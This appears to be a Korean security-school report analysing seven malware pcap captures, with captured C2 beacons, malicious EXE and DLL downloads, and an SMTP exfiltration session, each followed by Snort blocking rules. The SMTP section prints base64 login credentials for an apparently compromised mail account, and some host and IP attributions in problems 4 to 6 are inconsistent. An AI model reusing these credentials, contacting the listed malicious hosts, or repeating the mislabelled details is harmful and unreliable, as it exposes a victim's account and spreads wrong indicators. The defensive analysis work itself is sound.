사이버보안스쿨

악성 pcap파일 분석

-전동혁-

2025.

이름	전동혁

■ 1번 문제 (220104.pcap)

✓ www.virustotal.com 활용하여 유해한 주소, 파일여부 확인

감염된 호스트
192.168.243.241 - HAPUBWS-PC

스파이웨어 악성 사이트 요청
http://nesofirenit.gq/stats/fre.php
POST /stats/fre.php (C2 서버 명령 전달 - 13.68.141.149)
12103 2022-01-04 10:26:06.879947 192.168.243.241 13.68.141.149 TCP 66 49177 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM
설명 : 해당 요청은 악성코드의 C2(Command & Control) 서버와의 통신 가능성이 높음 POST /stats/fre.php 요청을 통해 감염된 PC 정보를 전송하려는 시도로 보임

```
POST /stats/fre.php HTTP/1.0
User-Agent: Mozilla/4.08 (Charon; Inferno)
Host: nesofirenit.gq
Accept: */*
Content-Type: application/octet-stream
Content-Encoding: binary
Content-Key: 8B807CAE
Content-Length: 192
Connection: close

..'.......ckav.ru......H.
6.r.s.F.Z.r.......H.A.P.U.B.W.S.-.P.C.......H.A.P.U.B.W.S.-.P.C.....c...............k.................
0...6.8.9.7.1.1.0.B.5.2.C.1.6.6.E.7.F.2.0.F.B.F.0.B.....i2mHC....HTTP/1.1 404 Not Found
Date: Tue, 04 Jan 2022 02:11:01 GMT
Server: Apache
Upgrade: h2
Connection: Upgrade, close
Content-Type: text/html

File not found.
```

✓ 비정상적인 접속을 차단하기 위해 Snort Rule 개발

SnortRule
13.68.141.149에서 들어오는 TCP, HTTP 차단 drop tcp 13.68.141.149 any -> any any (msg:"Blocked TCP traffic from 13.68.141.149"; sid:1000001; rev:1;) drop tcp 13.68.141.149 any -> any 80 (msg:"Blocked HTTP traffic from 13.68.141.149"; sid:1000002; rev:1;) # 2.58.149.41에서 들어오는 TCP, HTTP 차단 drop tcp 2.58.149.41 any -> any any (msg:"Blocked TCP traffic from 2.58.149.41"; sid:1000004; rev:1;) drop tcp 2.58.149.41 any -> any 80 (msg:"Blocked HTTP traffic from 2.58.149.41"; sid:1000005; rev:1;)

악성코드 배포 서버 요청

GET /bestzx.exe (악성코드 배포 서버 - 2.58.149.41)

6095 2022-01-04 10:25:32.430894 192.168.243.241 2.58.149.41 HTTP 354 GET /bestzx.exe HTTP/1.1

설명 : bestzx.exe라는 실행 파일이 kizitox.cf 도메인에서 다운로드되고 있으며, 이 파일은 악성코드일 가능성이 큼


```
GET /bestzx.exe HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: kizitox.cf
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Tue, 04 Jan 2022 02:10:26 GMT
Server: Apache
Last-Modified: Mon, 03 Jan 2022 22:21:40 GMT
ETag: "55400-5d4b4f1d80d53"
Accept-Ranges: bytes
Content-Length: 349184
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/octet-stream

MZ.....................@.........................................        .!..L.!This program cannot be run in DOS mode.
```

bestzx.exe VirusTotal Result

hash : fa8f78ecc58a01cf50c5a60e0ca499da6c5f09171f96cd3b1664ed879f11ae8e

원본 파일 이름 : OpCod.exe

백신엔진에서 61개의 악성행위가 검출됨.



■ 2번 문제 (220328.pcap)

✓ www.virustotal.com 활용하여 유해한 주소, 파일여부 확인

감염된 호스트
192.168.241.48

악성코드 배포 서버 요청
GET /PbSkdCOW/ (악성코드 배포 서버 - 151.236.62.132)
2523 2022-03-28 09:07:22.322066 192.168.241.48 151.236.62.132 HTTP 364 GET /PbSkdCOW/ HTTP/1.1
설명 : (GET /PbSkdCOW/ HTTP/1.1)은 church.ktc-center.net 서버에서 특정 파일을 다운로드하는 요청 , 응답으로 Windows DLL 파일(lQL7h0z.dll)이 자동으로 다운로드되며, 이는 악성코드 유포 방식과 매우 유사함

```
GET /PbSkdCOW/ HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR
3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: church.ktc-center.net
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx
Date: Mon, 28 Mar 2022 01:52:17 GMT
Content-Type: application/x-msdownload
Content-Length: 667648
Connection: keep-alive
X-Powered-By: PHP/7.3.5
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Expires: Mon, 28 Mar 2022 01:52:17 GMT
Content-Disposition: attachment; filename="lQL7h0z.dll"
Content-Transfer-Encoding: binary
Set-Cookie: 624114d1d75a0=1648432337; expires=Mon, 28-Mar-2022 01:53:17 GMT; Max-Age=60; path=/
Last-Modified: Mon, 28 Mar 2022 01:52:17 GMT
MS-Author-Via: DAV
X-Powered-By: PleskLin

MZ.....@.....          .!..L.!This program cannot be
run in DOS mode.
```


스파이웨어 악성 사이트 요청
http://info.ackng.com (C2 서버 - 63.251.235.76)
GET /e.png?id=HAPUBWS-PC.scl3.dc&mac=08-00-27-9A-96-FB,00-01-00-01-29-D2&OS=Windows-7-6.1.7601-SP1&BIT=32bit&IT=2022-03-28,01:51:46&c=1&VER=9&d=0&from=ipc&mpass=&size=6967301&num=0&sa=&dig=0&mdl=0
2448 2022-03-28 09:07:19.676626 64.32.8.68 192.168.241.48 HTTP 398 HTTP/1.1 429 Too Many Requests
설명 : (GET /e.png?id=...)은 info.ackng.com 서버로 전송되며, PNG 이미지처럼 보이지만 여러 장치 및 OS 정보를 포함한 의심스러운 요청 , 이러한 요청은 일반적으로 정보 탈취(Malware Beaconing)가 의심됨

```
GET /e.png?id=HAPUBWS-PC.scl3.dc&mac=08-00-27-9A-96-FB,00-01-00-01-29-D2&OS=Windows-7-6.1.7601-
SP1&BIT=32bit&IT=2022-03-28,01:51:46&c=1&VER=9&d=0&from=ipc&mpass=&size=6967301&num=0&sa=&dig=0&mdl=0 HTTP/1.1
Accept-Encoding: identity
Host: info.ackng.com
Connection: close
User-Agent: Python-urllib/2.7

HTTP/1.1 429 Too Many Requests
cache-control: max-age=0, private, must-revalidate
connection: close
content-length: 17
date: Mon, 28 Mar 2022 01:52:14 GMT
server: nginx
set-cookie: sid=b0ff683e-ae39-11ec-8b2c-54be2d0ef690; path=/; domain=.ackng.com; expires=Sat, 15 Apr 2090
05:06:21 GMT; max-age=2147483647; HttpOnly

Too many requests
```

✓ **비정상적인 접속을 차단하기 위해 Snort Rule 개발**

SnortRule
151.236.62.132 - 악성 DLL 배포 서버 (TCP & HTTP 차단) drop tcp any any -> 151.236.62.132 any (msg:"Blocked TCP traffic to malicious DLL server (151.236.62.132)"; sid:2000001; rev:1;) drop tcp 151.236.62.132 any -> any any (msg:"Blocked TCP traffic from malicious DLL server (151.236.62.132)"; sid:2000002; rev:1;) drop tcp any any -> 151.236.62.132 80 (msg:"Blocked HTTP traffic to malicious DLL server (151.236.62.132)"; sid:2000003; rev:1;) drop tcp 151.236.62.132 80 -> any any (msg:"Blocked HTTP traffic from malicious DLL server (151.236.62.132)"; sid:2000004; rev:1;) # 63.251.235.76 - C2 서버 (TCP & HTTP 차단) drop tcp any any -> 63.251.235.76 any (msg:"Blocked TCP traffic to C2 server (63.251.235.76)"; sid:2000005; rev:1;) drop tcp 63.251.235.76 any -> any any (msg:"Blocked TCP traffic from C2 server (63.251.235.76)"; sid:2000006; rev:1;) drop tcp any any -> 63.251.235.76 80 (msg:"Blocked HTTP traffic to C2 server (63.251.235.76)"; sid:2000007; rev:1;) drop tcp 63.251.235.76 80 -> any any (msg:"Blocked HTTP traffic from C2 server (63.251.235.76)"; sid:2000008; rev:1;)

PbSkdCOW VirusTotal Result
hash : 9df719cd139bf9d0fdcd43b524882e61b4541f923944f9f67be1a60c4f7bdbb3
원본 파일 이름 : PbSkdCOW
백신엔진에서 61개의 악성행위가 검출됨.



■ 3번 문제 (220329.pcap)

✓ www.virustotal.com 활용하여 유해한 주소, 파일여부 확인

감염된 호스트
192.168.242.21

악성코드 배포 서버 요청
http://med.devsrm.com
GET /wp-content/gtOOTHi3zkUbn8U6/ (악성코드 배포 서버 - 143.95.229.88)
8693 2022-03-29 08:07:30.522808 192.168.242.21 143.95.229.88 HTTP 376 GET /wp-content/gtOOTHi3zkUbn8U6/ HTTP/1.1
설명 : 해당 HTTP 요청(GET /wp-content/gtOOTHi3zkUbn8U6/)은 med.devsrm.com 서버에서 특정 파일을 다운로드하는 요청 、 서버는 CgW7WQUZFR9EUfrtp99hztRqag.dll이라는 파일을 제공하고 있으며, MIME 타입이 application/x-msdownload로 설정되어 있어 Windows 실행 가능한 파일(DLL, EXE 등) 임을 의미함

```
GET /wp-content/gtOOTHi3zkUbn8U6/ HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR
3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: med.devsrm.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Tue, 29 Mar 2022 00:53:25 GMT
Server: Apache
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Expires: Tue, 29 Mar 2022 00:53:25 GMT
Content-Disposition: attachment; filename="CgW7WQUZFR9EUfrtp99hztRqag.dll"
Content-Transfer-Encoding: binary
Set-Cookie: 6242588512a55=1648515205; expires=Tue, 29-Mar-2022 00:54:25 GMT; Max-Age=60; path=/
Upgrade: h2,h2c
Connection: Upgrade, Keep-Alive
Last-Modified: Tue, 29 Mar 2022 00:53:25 GMT
Vary: Accept-Encoding
Content-Encoding: gzip
Keep-Alive: timeout=15, max=768
Transfer-Encoding: chunked
Content-Type: application/x-msdownload
```

✓ 비정상적인 접속을 차단하기 위해 Snort Rule 개발

SnortRule
med.devsrm.com 서버 차단 drop tcp any any -> any 80 (msg:"Blocked access to med.devsrm.com"; content:"Host|3A| med.devsrm.com"; http_header; sid:1000023; rev:1;) # 특정 파일(.dll) 다운로드 차단 drop tcp any any -> any 80 (msg:"Blocked suspicious DLL download"; content:".dll"; http_uri; sid:1000024; rev:1;)


```
# 특정 경로(/wp-content/gtOOTHi3zkUbn8U6/) 차단
drop tcp any any -> any 80 (msg:"Blocked access to suspicious wp-content folder"; content:"/wp-content/gtOOTHi3zkUbn8U6/"; http_uri; sid:1000025; rev:1;)
```

gtOOTHi3zkUbn8U6 VirusTotal Result

hash : e76bf9949fe11d78b7e3941e6264512315e002a13aecb8f3e7f2170ec0f4af06

원본 파일 이름 : Controles_ActiveX.EXE

백신엔진에서 46개의 악성행위가 검출됨.



■ **4번 문제 (220428.pcap)**

✓ **www.virustotal.com 활용하여 유해한 주소, 파일여부 확인**

감염된 호스트
192.168.242.168

C2 서버로 정보 전송
http://med.devsrm.com
GET /wp-content/gtOOTHi3zkUbn8U6/ (악성코드 배포 서버 - 143.95.229.88)
8693 2022-03-29 08:07:30.522808 192.168.242.21 143.95.229.88 HTTP 376 GET /wp-content/gtOOTHi3zkUbn8U6/ HTTP/1.1
설명 : 악성코드가 감염된 시스템 정보를 공격자에게 이메일로 전송하는 패턴으로 보임, 즉, 스팸 봇넷 또는 정보 유출 악성코드일 가능성이 높음 Time: 04/28/2022 02:16:36 User Name: 0KXdAlq Computer Name: ZPfLXdBAMc OSFullName: Microsoft Windows 7 Professional   CPU: Intel(R) Xeon(R) CPU E5-2630 v4 @ 2.20GHz RAM: 3071 MB IP Address: <hr> 감염된 시스템의 기본 정보를 공격자에게 전송 IP 주소 필드가 비어 있음 → 네트워크 문제 또는 탐지를 피하기 위해 일부 정보만 전송 가능성이 있음, 공격자가 특정 시스템을 추적하기 위한 정보 수집 가능성이 있음

```
220-koi.secure-dns.net ESMTP Exim 4.95 #2 Wed, 27 Apr 2022 20:15:51 -0600
220-We do not authorize the use of this system to transport unsolicited,
220 and/or bulk e-mail.
EHLO HAPUBWS-PC
250-koi.secure-dns.net Hello HAPUBWS-PC [64.124.12.162]
250-SIZE 52428800
250-8BITMIME
250-PIPELINING
250-PIPE_CONNECT
250-AUTH PLAIN LOGIN
250-STARTTLS
250 HELP
AUTH login d2Iuemh1QGNoZWMuY29tLnBr
334 UGFzc3dvcmQ6
WndiMTAyMy4u
235 Authentication succeeded
MAIL FROM:<wb.zhu@chec.com.pk>
250 OK
RCPT TO:<officestore2022@gmail.com>
250 Accepted
DATA
354 Enter message, ending with "." on a line by itself
MIME-Version: 1.0
From: wb.zhu@chec.com.pk
To: officestore2022@gmail.com
Date: 28 Apr 2022 02:16:40 +0200
Subject: PW_0KXdAlq/ZPfLXdBAMc
Content-Type: text/html; charset=us-ascii
Content-Transfer-Encoding: quoted-printable

Time: 04/28/2022 02:16:36<br>User Name: 0KXdAlq<br>Computer Name:=
 ZPfLXdBAMc<br>OSFullName: Microsoft Windows 7 Professional <br>C=
PU: Intel(R) Xeon(R) CPU E5-2630 v4 @ 2.20GHz<br>RAM: 3071 MB<br>=
IP Address: <br><hr>

.
250 OK id=1njth9-004fWm-Nv
QUIT
221 koi.secure-dns.net closing connection
```

✓ **비정상적인 접속을 차단하기 위해 Snort Rule 개발**

SnortRule
감염된 시스템에서 특정 이메일(officestore2022@gmail.com)로 정보 전송 탐지 alert tcp any any -> any 25 (msg:"[ALERT] Malicious email exfiltration detected"; content:"RCPT TO:<officestore2022@gmail.com>"; nocase; sid:1000001; rev:1;) # 탈취된 이메일 계정(wb.zhu@chec.com.pk)의 인증 시도 탐지 alert tcp any any -> any 25 (msg:"[ALERT] Unauthorized email authentication attempt"; content:"AUTH login d2Iuemh1QGNoZWMuY29tLnBr"; sid:1000002; rev:1;) # 감염된 시스템에서 SMTP를 통해 정보 유출 탐지 alert tcp any any -> any 25 (msg:"[ALERT] Possible SMTP exfiltration"; pcre:"/(User Name|Computer Name|OSFullName|CPU|RAM|IP Address)/";

```
sid:1000003; rev:1;)
```

■ 5번 문제 (220513.pcap)

✓ www.virustotal.com 활용하여 유해한 주소, 파일여부 확인

감염된 호스트
172.22.8.135

악성 사이트 요청
https://mintyschoice.com/ice-casino2/?flow=68 (C2 서버 - 172.22.8.135)
GET /a/
16 2022-05-13 10:18:19.770026 172.22.8.135 80.66.78.78 HTTP 537 GET /a/ HTTP/1.1

```
GET /a/ HTTP/1.1
Host: bortec.ru
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4951.64
Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/
*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: qwerty_a=1

HTTP/1.1 302 Found
Server: nginx
Date: Fri, 13 May 2022 01:18:20 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 3
Connection: keep-alive
Keep-Alive: timeout=60
X-Powered-By: PHP/8.1.5
Access-Control-Allow-Origin: *
Set-Cookie: qwerty_a=2; expires=Sat, 14-May-2022 01:18:20 GMT; Max-Age=86400; path=/
Location: https://mintyschoice.com/ice-casino2/?flow=68

...
```

설명 : 서버가 302 Found 응답을 반환하고, Location 헤더를 통해

https://mintyschoice.com/ice-casino2/?flow=68 사이트로 리디렉션

URL 구조에서 "ice-casino2"라는 문자열이 포함됨 → 온라인 카지노 사이트로 의심됨
flow=68는 특정 트래픽을 추적하는 파라미터일 가능성이 높음

✓ 비정상적인 접속을 차단하기 위해 Snort Rule 개발

SnortRule
bortec.ru 도메인 기반 차단 drop tcp any any -> any 80 (msg:"Blocked access to bortec.ru"; content:"Host|3A| bortec.ru"; http_header; sid:1000020; rev:1;) #mintyschoice.com 리디렉션 차단 drop tcp any any -> any 80 (msg:"Blocked redirect to mintyschoice.com"; content:"Location|3A| https://mintyschoice.com"; http_header; sid:1000021; rev:1;) #특정 URL (/ice-casino2/) 차단 drop tcp any any -> any 80 (msg:"Blocked access to ice-casino2";

```
content:"/ice-casino2/"; http_uri; sid:1000022; rev:1;)
```

■ 6번 문제 (220531.pcap)

✓ www.virustotal.com 활용하여 유해한 주소, 파일여부 확인

감염된 호스트
192.185.111.79

악성 사이트 요청
tt.seplindia.net
GET /tt.exe
3003 2022-05-31 09:50:44.376661 192.168.243.226 192.185.111.79 HTTP 368 GET /tt.exe HTTP/1.1
GET /tt.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; InfoPath.3) Host: tt.seplindia.net Connection: Keep-Alive HTTP/1.1 200 OK Date: Tue, 31 May 2022 02:35:40 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, Keep-Alive Last-Modified: Mon, 30 May 2022 22:48:43 GMT Accept-Ranges: bytes Content-Length: 294183 Keep-Alive: timeout=5, max=75 Content-Type: application/x-msdownload MZ.....@..... .!..L.!This program cannot be run in DOS mode.
설명 : 클라이언트가 tt.seplindia.net 서버에서 tt.exe라는 실행 파일을 다운로드하려는 HTTP GET 요청 , 파일 내용 일부를 보면 **Windows 실행파일(PE Format)**이라는 것을 확인할 수 있음

✓ 비정상적인 접속을 차단하기 위해 Snort Rule 개발


SnortRule
HTTP 프로토콜을 통해 특정 실행파일(tt.exe) 다운로드를 탐지 alert tcp any any -> any 80 (msg:"[ALERT] Malicious EXE download detected"; content:"GET /tt.exe HTTP/1.1"; nocase; sid:1000010; rev:1;)

■ 7번 문제 (220920.pcap)

✓ www.virustotal.com 활용하여 유해한 주소, 파일여부 확인

악성 사이트 요청
설명 : 내부 IP(192.168.242.3)가 Google DNS(8.8.8.8)에 도메인 조회 요청을 보냄, 8.8.8.8은 해당 도메인의 IP 주소(154.53.40.254)를 응답함 VirusTotal 결과 podzeye2.duckdns.org 도메인은 악성 도메인일 가능성이 높음

```
DNS      80 Standard query 0x38aa A podzeye2.duckdns.org
DNS      96 Standard query response 0x38aa A podzeye2.duckdns.org A 154.53.40.254
```



✓ 비정상적인 접속을 차단하기 위해 Snort Rule 개발

SnortRule
DNS 쿼리를 탐지하는 Snort 룰 alert udp any any -> any 53 (msg:"[ALERT] Malicious DNS Query - podzeye2.duckdns.org"; content:"podzeye2.duckdns.org"; nocase; dns_query; sid:1000021; rev:1;)